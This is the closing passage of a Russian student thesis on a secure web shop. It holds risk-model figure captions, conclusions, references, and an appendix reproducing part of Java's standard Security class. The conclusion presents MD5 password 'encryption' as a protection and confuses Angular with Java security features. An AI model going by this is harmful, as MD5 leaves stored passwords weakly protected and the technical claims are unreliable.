


Рисунок 5.2 – Модели угроз




Рисунок 5.3 – Модель угроз с учетом вероятности возникновения инцидента




Рисунок 5.4 – Диаграмма рисков с характеристиками влияния угроз




Рисунок 5.5 – Модель угроз с учетом защитных мер




Рисунок 5.6 – Диаграмма недопустимых рисков

Выводы по главе:

В этом разделе были описаны и рассчитаны основные риски информационной безопасности для незащищенных активов «Веб-приложение», «Веб-сервер» и «Сетевая инфраструктура».

Так как все риски оказались неприемлемы (от 6 до 8 по 8-ми балльной шкале), для всех рисков были описаны защитные меры. После введения мер для обработки рисков риски были пересчитаны, получены остаточные риски. Все риски, оставшиеся после перерасчета с учетом защитных мер, стали приемлемыми (от 0 до 3 по 8-ми балльной шкале).

После внедрения рекомендованных защитных мер для обработки рисков риски активов «Веб-приложение» и «Веб-сервер» уменьшатся в среднем в 3 раза, риски актива «Сетевая инфраструктура» уменьшатся в 6 раз.

Заключение

Результатом работы является разработка защищенного веб-приложения.

Были проанализированы наиболее часто применяющиеся виды атак на интернет-магазины.

Для разработки веб-приложения была выбрана технология «клиент-сервер». Для разработки клиентской стороны были использованы:

- HTML (HyperText Markup Language, язык гипертекстовой разметки)
- CSS (Cascading Style Sheets, каскадные таблицы стилей)
- AngularJS

Код серверной стороны написан на языке Java EE.

После разработки веб-приложения были добавлены меры защиты, такие как шифрования паролей, сертификат безопасности.

Рассмотрены встроенные меры защиты фреймфорка Angular. Например, джава безопасность, встроенные SSL сертификаты и защиты от XSS и CSRF атак. Шифрование паролей реализовано с помощью MD5.

Также протестированы онлайн-сервисы для оценки скорости загрузки веб-приложения, защищенности и функциональности.

Были рассмотрены основные требования к организации рабочего места сотрудника, требования к санитарно-гигиеническим параметрам рабочих мест, опросы пожарной безопасности.

Был произведен расчёт количества светильников в аудитории.

Также были описаны и рассчитаны основные риски информационной безопасности для незащищенных активов «Веб-приложение», «Веб-сервер» и «Сетевая инфраструктура».

Список литературы

1 Межсайтовый скриптинг — Википедия– URL: https://ru.wikipedia.org/wiki/Межсайтовый_скриптинг (Дата обращения: 15.02.20);

2 Внедрение SQL-кода — Википедия– URL: https://ru.wikipedia.org/wiki/Внедрение_SQL-кода (Дата обращения: 19.03.20);

3 DoS-атака — Википедия– URL: https://ru.wikipedia.org/wiki/DoSатака (дата обращения: 25.03.20);

4 PathTraversal – URL: http://auditib.ru/path-traversal/ (Дата обращения: 27.03.20);

5 Межсайтовая подделка запроса — Википедия – URL: https://ru.wikipedia.org/wiki/Межсайтовая_подделка_запроса (Дата обращения: 01.03.20);

6 Цифровой сертификат безопасности: для чего это нужно? / Блог компании REG.RU / Хабрахабр – URL: https://habrahabr.ru/company/regru/blog/280878/ (Дата обращения: 15.03.20);

7 Как защитить веб-приложения – URL: https://tproger.ru/translations/webapp-security/(Дата обращения: 17.03.20);

8 Построенные программы безопасности – URL: https://www.akkamal.kz/sites/default/files/downloads/web_app_sec.pdf (Дата обращения: 10.04.20);

9 Статья 16. Защита информации / КонсультантПлюс – URL: https://www.consultant.ru/document/cons_doc_LAW_61798/0e9ec16b786dcbdaaa 7f44abfc4a15e601d5be22/ (Дата обращения: 15.04.20);

10Защита веб-приложении – URL: https://habr.com/ru/post/325784/ (Дата обращения: 17.04.20);

11ГОСТ Р 56939-2016 Защита информации. Разработка безопасного программного обеспечения. Общие требования. – Алматы: Стандартинформ, 2016. – 20 с (Дата обращения: 18.04.20);

12Статистика уязвимостей ВЕБ-приложений (2013 год) – URL: http://www.ptsecurity.ru/download/PT_Web_application_vulnerabilit y_2014_rus.pdf (Дата обращения: 20.04.2020).

13Статистика уязвимостей ВЕБ-приложений – URL: http://www.ptsecurity.ru/download/analitika_web.pdf (Дата обращения 20.04.2020).

14Вредные факторы – URL: http://rosmedcom.ru/factors/index.php (Дата обращения: 10.05.20);

15СанПиН 2.2.2/2.4.1340-03 «Гигиенические требования к персональным электронно-вычислительным машинам и организации работы» – URL: https://ohranatruda.ru/ot_biblio/norma/249901/ (Дата обращения: 11.05.20);

16ГОСТ Р 50948-2001. Средства отображения информации индивидуального пользования. Общие эргономические требования и требования безопасности (Дата обращения: 13.05.20);

17Расчет и проектирование искусственного освещения помещений – URL: https://works.doklad.ru/view/Z3RLde7RhmU.html (Дата обращения 13.05.20);

18Санитарные нормы допустимых уровней шума – URL: http://www.alppp.ru/law/sanitarnye-normy-dopustimyh-urovnej-shuma-na-rabochih-mestah.html (Дата обращения: 13.05.20);

19Закон РК «О пожарной безопасности» – URL: https://tengrinews.kz/zakon/pravitelstvo_respubliki_kazahstan_premer_ministr_rk/nationalnaya_bezopasnost/id-V990000866_/ (Дата обращения: 11.05.20).

20 ГОСТ Р ИСО/МЭК 27005-2010. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент риска информационной безопасности, дата введения 2011-12-01. (Дата обращения: 07.05.20)

21 Остаточный риск – URL:.https://ru.wikipedia.org/wiki/BA (Дата обращения: 10.05.20)

22 Программное обеспечение Coras – URL: http://docplayer.ru/66595675/Corastool/usermanual (Дата обращения: 11.05.20).

Приложение

Ниже указан листинг Java безопасности (security.java).

Листинг:

```
package java.security;
import java.lang.reflect.*;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import java.io.*;
import java.net.URL;

import jdk.internal.event.EventHelper;
import sun.security.util.Debug;
import sun.security.util.PropertyExpander;

import sun.security.jca.*;

/**
 * <p>This class centralizes all security properties and common security
 * methods. One of its primary uses is to manage providers.
 *
 * <p>The default values of security properties are read from an
 * implementation-specific location, which is typically the properties file
 * {@code lib/security/java.security} in the Java installation directory.
 *
 * @author Benjamin Renaud
 */

public final class Security {

    /* Are we debugging? -- for developers */
    private static final Debug sdebug =
                    Debug.getInstance("properties");

    /* The java.security properties */
    private static Properties props;

    // An element in the cache
    private static class ProviderProperty {
        String className;
        Provider provider;
```

```
}

static {
    // doPrivileged here because there are multiple
    // things in initialize that might require privs.
    // (the FileInputStream call and the File.exists call,
    // the securityPropFile call, etc)
    AccessController.doPrivileged(new PrivilegedAction<Void>() {
        public Void run() {
            initialize();
            return null;
        }
    });
}

private static void initialize() {
    props = new Properties();
    boolean loadedProps = false;
    boolean overrideAll = false;

    // first load the system properties file
    // to determine the value of security.overridePropertiesFile
    File propFile = securityPropFile("java.security");
    if (propFile.exists()) {
        InputStream is = null;
        try {
            FileInputStream fis = new FileInputStream(propFile);
            is = new BufferedInputStream(fis);
            props.load(is);
            loadedProps = true;

            if (sdebug != null) {
                sdebug.println("reading security properties file: " +
                        propFile);
            }
